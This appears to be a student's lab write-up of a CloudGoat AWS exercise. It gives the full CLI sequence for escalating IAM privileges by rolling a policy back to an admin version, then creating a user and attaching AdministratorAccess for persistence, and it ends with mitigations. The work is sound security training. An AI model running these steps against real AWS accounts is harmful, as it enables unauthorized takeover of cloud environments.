
Privilege Escalation Steps

Following the CloudGoat scenario documentation, I performed the privilege escalation by:

1. Identifying an older policy version with **AdministratorAccess** permissions.

   I kept checking on other versions of policies in order to identify one with administrative access:






According to the outputs here is a summary:

- `v1` (default): Allows listing and viewing IAM resources, and lets the user switch the policy version.
- `v3`: **Dangerous**! It allows `Action: "*"` on `Resource: "*"`, meaning **full admin**.
- `v2`: Denies all actions unless from specific IPs (a restrictive one).
- `v4`: Grants only read permissions during specific dates (also restrictive).
- `v5`: Grants S3 read-only access.

Explanation: On version 3, something interesting is noticeable, “Action: * Effect : Allow” meaning it grant you unrestricted access to all actions and all resources.

Before performing the privilledge escalation I frist tried to list instances and according to the output below, I dont have the rights



However since version one is misconfigured and allows user to switch the policy versions, I switched to version 3 that has access to all resources as shown in the next steps.

2. Rolling back to the older policy version using the following command:

aws iam set-default-policy-version --policy-arn <POLICY_ARN> --version-id <VERSION_ID> --profile Raynor


```
┌──(recon-k㉿vbox)-[~/Desktop/cloudgoat/cloudgoat]
└─$ aws iam set-default-policy-version \
--policy-arn arn:aws:iam::493544649029:policy/cg-raynor-policy-cgidrk0ius9uzo \
--version-id v3 --profile raynor
```

3. Confirming that the escalated privileges had taken effect.

   Running the previous command, it now gives us an output

```
┌──(recon-k㉿vbox)-[~/Desktop/cloudgoat/cloudgoat]
└─$ aws --profile raynor ec2 describe-instances --region us-west-2
{
    "Reservations": []
}
```

   Also listing the policy versions shows that the default version is version 3:



Documenting Steps

This section outlines each step taken during the privilege escalation process, including the commands executed, permissions evaluated, and the final confirmation of escalated access. Screenshots were captured at each step to support the findings and validate the observed behaviors in the AWS CLI environment.

Step 1: Initial setup and user profile

- Configured AWS CLI using the provided credentials and created a named profile called raynor.
- Confirmed initial restricted access by attempting to run:

Command:

aws --profile raynor ec2 describe-instances --region us-west-2

This resulted in an UnauthorizedOperation, confirming the user had no access to EC2 actions.

Step 2: Policy enumeration

- Identified the IAM policy attached to the user:

Command:

aws iam list-attached-user-policies --user-name raynor-cgidrk0ius9uzo --profile raynor

- Retrieved all versions of the attached policy using:

Command:

aws iam list-policy-versions --policy-arn arn:aws:iam::493544649029:policy/cg-raynor-policy-cgidrk0ius9uzo --profile raynor

- Queried each version to evaluate permissions:

Command:

aws iam get-policy-version --policy-arn arn:aws:iam::493544649029:policy/cg-raynor-policy-cgidrk0ius9uzo --version-id v3 --profile raynor

Step 3: Identification of privilege escalation opportunity

- Found that **version v3** of the policy grants full admin access with:


```
{
 "Action": "*",
 "Effect": "Allow",
 "Resource": "*"
}
```


- Noted that **version v1** (the current default at the time) allowed iam:SetDefaultPolicyVersion, which enabled policy version switching.

Step 4: Escalation through rollback

- Switched to the highly permissive v3 using:

Command:

aws iam set-default-policy-version \

--policy-arn arn:aws:iam::493544649029:policy/cg-raynor-policy-cgidrk0ius9uzo \

--version-id v3 --profile raynor

Step 5: Verification of escalated privileges

- Re-ran the EC2 **command:**

aws --profile raynor ec2 describe-instances --region us-west-2

This time the command succeeded, confirming the privilege change.

- Confirmed new policy version:

Command:

aws iam list-policy-versions --policy-arn arn:aws:iam::493544649029:policy/cg-raynor-policy-cgidrk0ius9uzo --profile raynor

Showing v3 as the new default.

- Further validated escalation by creating a new IAM user:

Command:

aws iam create-user --user-name pentest-user --profile raynor

- Attached full admin policy to self:

Command:

aws iam attach-user-policy \

--user-name raynor-cgidrk0ius9uzo \

--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \


--profile raynor

Supporting Evidence:
All steps above were documented with corresponding screenshots, which are included in the attached assignment submission to verify and support the findings.


Verification

To verify the escalation:

- I successfully created a user with the name pentest-user and listed all users as shown below:



- I then attached AdministratorAccess policy to myself. This solidifies persistent full admin access:



Reflection and Analysis

Key Lessons Learned:

- AWS IAM policies can present significant security risks if older, permissive versions are not deleted.
- Users with permission to rollback policies can easily escalate privileges if versioning is not properly controlled.

Security Implications:

- Attackers may exploit such rollback capabilities to bypass privilege restrictions.
- Organizations must enforce strict IAM controls and monitor policy versioning.

Mitigation Strategies:

- Disable or delete old policy versions with excessive permissions.
- Monitor IAM activities using AWS CloudTrail.
- Apply the **Principle of Least Privilege (PoLP)** consistently.
- Regularly audit IAM policies and permissions.

Conclusion

This scenario successfully demonstrated the risks of IAM privilege escalation via policy rollback. Through hands-on practice with CloudGoat, I gained practical experience in identifying IAM vulnerabilities, exploiting them for privilege escalation, and recognizing how such attacks can compromise AWS environments. This exercise highlights the importance of proactive IAM management and continuous security monitoring in the cloud.